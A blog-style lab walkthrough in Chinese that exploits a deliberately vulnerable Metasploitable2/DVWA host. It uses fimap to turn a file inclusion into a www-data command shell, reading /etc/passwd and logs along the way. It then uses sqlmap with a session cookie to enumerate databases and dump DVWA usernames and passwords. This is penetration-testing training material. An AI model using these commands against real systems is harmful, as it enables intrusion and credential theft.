
metasploitable实践
使用Fimap和metasploitable2文件包含漏洞测试
fimap
首先查看msf已经存在的漏洞:



root@kali:~# fimap -u 'http://192.168.136.130/lfi.php?page=index.php' --force-run

fimap v.1.00_svn (My life for Aiur)

:: Automatic LFI/RFI scanner and exploiter

:: by Iman Karim (fimap.dev@gmail.com)

SingleScan is testing URL: 'http://192.168.136.130/lfi.php?page=index.php'

[05:57:09] [OUT] Inspecting URL 'http://192.168.136.130/lfi.php?page=index.php'...

[05:57:09] [INFO] Fiddling around with URL...

[05:57:09] [OUT] [PHP] Possible file inclusion found! -> 'http://192.168.136.130/lfi.php?page=IzIjx0Ao' with Parameter 'page'.

[05:57:09] [OUT] [PHP] Identifying Vulnerability 'http://192.168.136.130/lfi.php?page=index.php' with Parameter 'page'...

[05:57:09] [INFO] Scriptpath received: '/var/www'

[05:57:09] [INFO] Operating System is 'Unix-Like'.

[05:57:09] [INFO] Testing file '/etc/passwd'...

[05:57:09] [INFO] Testing file '/proc/self/environ'...

[05:57:09] [INFO] Testing file 'php://input'...

[05:57:09] [INFO] Testing file '/var/log/apache2/access.log'...

[05:57:09] [INFO] Testing file '/var/log/apache/access.log'...

[05:57:09] [INFO] Testing file '/var/log/httpd/access.log'...

[05:57:09] [INFO] Testing file '/var/log/apache2/access_log'...

[05:57:09] [INFO] Testing file '/var/log/apache/access_log'...

[05:57:09] [INFO] Testing file '/var/log/httpd/access_log'...

[05:57:09] [INFO] Testing file '/apache/logs/access.log'...

[05:57:09] [INFO] Testing file '/apache/logs/access_log'...

[05:57:09] [INFO] Testing file '/apache2/logs/access.log'...

[05:57:09] [INFO] Testing file '/apache2/logs/access_log'...

[05:57:09] [INFO] Testing file '/etc/httpd/logs/access_log'...

[05:57:10] [INFO] Testing file '/etc/httpd/logs/access.log'...

[05:57:10] [INFO] Testing file '/var/httpd/logs/access_log'...

[05:57:10] [INFO] Testing file '/var/httpd/logs/access.log'...

[05:57:10] [INFO] Testing file '/var/www/logs/access_log'...

[05:57:10] [INFO] Testing file '/var/www/logs/access.log'...

[05:57:10] [INFO] Testing file '/usr/local/apache/logs/access_log'...

[05:57:10] [INFO] Testing file '/usr/local/apache/logs/access.log'...

[05:57:10] [INFO] Testing file '/usr/local/apache2/logs/access_log'...

[05:57:10] [INFO] Testing file '/usr/local/apache2/logs/access.log'...

[05:57:10] [INFO] Testing file '/var/log/access_log'...

[05:57:10] [INFO] Testing file '/var/log/access.log'...

[05:57:10] [INFO] Testing file '/logs/access.log'...

[05:57:10] [INFO] Testing file '/logs/access_log'...

[05:57:10] [INFO] Testing file '/opt/lampp/logs/access_log'...

[05:57:10] [INFO] Testing file '/opt/lampp/logs/access.log'...

[05:57:10] [INFO] Testing file '/opt/xampp/logs/access.log'...

[05:57:10] [INFO] Testing file '/opt/xampp/logs/access_log'...

[05:57:10] [INFO] Testing file '/var/log/auth.log'...

[05:57:10] [INFO] Testing file '/var/log/secure'...

[05:57:10] [INFO] Testing file 'http://www.tha-imax.de/fimap_testfiles/test'...

##################################################################

#[1] Possible PHP-File Inclusion                                 #

##################################################################

#::REQUEST                                                       #

#  [URL]        http://192.168.136.130/lfi.php?page=index.php    #

#  [HEAD SENT]                                                   #

#::VULN INFO                                                     #

#  [GET PARAM]  page                                             #

#  [PATH]       /var/www                                         #

#  [OS]         Unix                                             #

#  [TYPE]       Absolute Clean                                   #

#  [TRUNCATION] No Need. It's clean.                             #

#  [READABLE FILES]                                              #

#                   [0] /etc/passwd                              #

#                   [1] /proc/self/environ                       #

#                   [2] /var/log/auth.log                        #

##################################################################

root@kali:~# clear

root@kali:~# fimap -x --force-run

fimap v.1.00_svn (My life for Aiur)

:: Automatic LFI/RFI scanner and exploiter

:: by Iman Karim (fimap.dev@gmail.com)

###########################

#:: List of Domains ::    #

###########################

#[1] 192.168.136.130      #

#[q] Quit                 #

###########################

Choose Domain: 1

#####################################################################################################

#:: FI Bugs on '192.168.136.130' ::                                                                 #

#####################################################################################################

#[1] URL: '/lfi.php?page=index.php' injecting file: '/proc/self/environ' using GET-param: 'page'    #

#[2] URL: '/lfi.php?page=index.php' injecting file: '/var/log/auth.log' using GET-param: 'page'     #

#[q] Quit                                                                                           #

#####################################################################################################

Choose vulnerable script: 1

[06:01:09] [INFO] Testing PHP-code injection thru User-Agent...

[06:01:09] [OUT] PHP Injection works! Testing if execution works...

[06:01:09] [INFO] Testing execution thru 'popen[b64]'...

[06:01:09] [OUT] Execution thru 'popen[b64]' works!

####################################################

#:: Available Attacks - PHP and SHELL access ::    #

####################################################

#[1] Spawn fimap shell                             #

#[2] Spawn pentestmonkey's reverse shell           #

#[3] [Test Plugin] Show some info                  #

#[q] Quit                                          #

####################################################

Choose Attack: 1

Please wait - Setting up shell (one request)...

-------------------------------------------

Welcome to fimap shell!

Better don't start interactive commands! ;)

Also remember that this is not a persistent shell.

Every command opens a new shell and quits it after that!

Enter 'q' to exit the shell.

-------------------------------------------

fishell@www-data:/var/www$>
使用sqlmap和metasploitable2进行SQL注入实验
实验环境是kali的sqlmap和metasploit2.
root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low'

root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' --current-user

root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' --current-db

root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' -dbs

root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' -users


root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' --table -D dvwa

root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' --column -T users -D dvwa


root@kali:~# sqlmap -u "http://192.168.136.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie='PHPSSID=31e286bfcb5f99785b26e2af656da170;sercurity=low' --dump -C user,password -T users -D dvwa
metasploitable实践的更多相关文章
- 功防技术与实践第1.2章,kali初步了解
20169314 2016-2017-2 <网络攻防实践>/<网络攻击与防范>第2周学习总结 一.教材学习内容总结 1.hacker和cracker的区别 网络攻防分三部分:系 ...
- webp图片实践之路
最近,我们在项目中实践了webp图片,并且抽离出了工具模块,整合到了项目的基础模板中.传闻IOS10也将要支持webp,那么使用webp带来的性能提升将更加明显.估计在不久的将来,webp会成为标配. ...
- Hangfire项目实践分享
Hangfire项目实践分享 目录 Hangfire项目实践分享 目录 什么是Hangfire Hangfire基础 基于队列的任务处理(Fire-and-forget jobs) 延迟任务执行(De ...
- TDD在Unity3D游戏项目开发中的实践
0x00 前言 关于TDD测试驱动开发的文章已经有很多了,但是在游戏开发尤其是使用Unity3D开发游戏时,却听不到特别多关于TDD的声音.那么本文就来简单聊一聊TDD如何在U3D项目中使用以及如何使 ...
- Logstash实践: 分布式系统的日志监控
文/赵杰 2015.11.04 1. 前言 服务端日志你有多重视? 我们没有日志 有日志,但基本不去控制需要输出的内容 经常微调日志,只输出我们想看和有用的 经常监控日志,一方面帮助日志微调,一方面及 ...
- 【大型网站技术实践】初级篇:借助Nginx搭建反向代理服务器
一.反向代理:Web服务器的“经纪人” 1.1 反向代理初印象 反向代理(Reverse Proxy)方式是指以代理服务器来接受internet上的连接请求,然后将请求转发给内部网络上的服务器,并将从 ...
- Windows平台分布式架构实践 - 负载均衡
概述 最近.NET的世界开始闹腾了,微软官方终于加入到了对.NET跨平台的支持,并且在不久的将来,我们在VS里面写的代码可能就可以通过Mono直接在Linux和Mac上运行.那么大家(开发者和企业)为 ...
- Mysql事务探索及其在Django中的实践(二)
继上一篇<Mysql事务探索及其在Django中的实践(一)>交代完问题的背景和Mysql事务基础后,这一篇主要想介绍一下事务在Django中的使用以及实际应用给我们带来的效率提升. 首先 ...
- Mysql事务探索及其在Django中的实践(一)
前言 很早就有想开始写博客的想法,一方面是对自己近期所学知识的一些总结.沉淀,方便以后对过去的知识进行梳理.追溯,一方面也希望能通过博客来认识更多相同技术圈的朋友.所幸近期通过了博客园的申请,那么今天 ...
随机推荐
- Am335x 下GPIO控制实例-驱动程序(转)
看了这么多的资料,现在决定上手了,下面将用两种方式来实现对GPIO 117的控制1,用直接添加到内核的方式,实现MISC的驱动(misc_register)2,用手工安装的方式,实现简单字符设备驱动( ...
- 关于AM335X移植SDIO WIFI的简易教程(转)
最近应一个朋友邀请,帮他移植了SDIO WIFI到3.2版本内核.因为之前已经成功移植了3.14内核,所以整个过程花了一个下午就完成了.话不多说,先交待一下平台: CPU:TI AM3352 600M ...
- erlang的一些系统限制修改
atom个数限制 +t xxx 进程数限制 +P xxxx ets表个数限制 +e xxx ports个数限制 +Q xxxx 查看限制 string:tokens(binary_to_list(er ...
- Excel图片调整大小
Excel图片调整大小 Sub 图片调整合适大小() ' Debug.Print ActiveWorkbook.Name 图片显示比例 = 0.9 '1为顶满单元格 Dim wb As Workboo ...
- RouterOS SOCKS代理服务器(官方文档翻译)
SOCKS 是基于TCP应用层协议穿透防火墙的代理服务器,即使防火墙阻止了一些应用端口,也能通过SOCKS代理穿透.SOCKS协议是独立于应用层的,因此可以用于WWW.FTP.Telnet等等. 来至 ...
- 短信发送接口demo
public class SendValidCode { // 短信发送的接口网关 private static String sendUrl = "******************** ...
- jquery文件的引入
上节课说到,一般情况下,是库的文件,该库中都会抛出来构造函数或者对象 ,如果是构造函数,那么创建对象,如果是对象直接调用属性和方法 使用jquery第一步,先引入jquery,然后再写相应的jquer ...
- Oracle 和 MySQL的区别(不完整)
1. Oracle对单双引号要求的很死,一般不准用双引号,不然会报错.MySQL 单双引号都可以. 2. 事务提交方式:Oracle 默认手动提交,MySQL 默认自动提交. 3. 分页:MySQL有 ...
- linux中grep工具
正则表达式 以前我们用grep在一个文件中找出包含某些字符串的行,比如在头文件中找出一个宏定义.其实grep还可以找出符合某个模式(Pattern)的一类字符串.例如找出所有符合xxxxx@xxxx. ...
- probably another instance of uWSGI is running on the same address (127.0.0.1:9090). bind(): Address already in use
probably another instance of uWSGI is running on the same address (127.0.0.1:9090). bind(): Address ...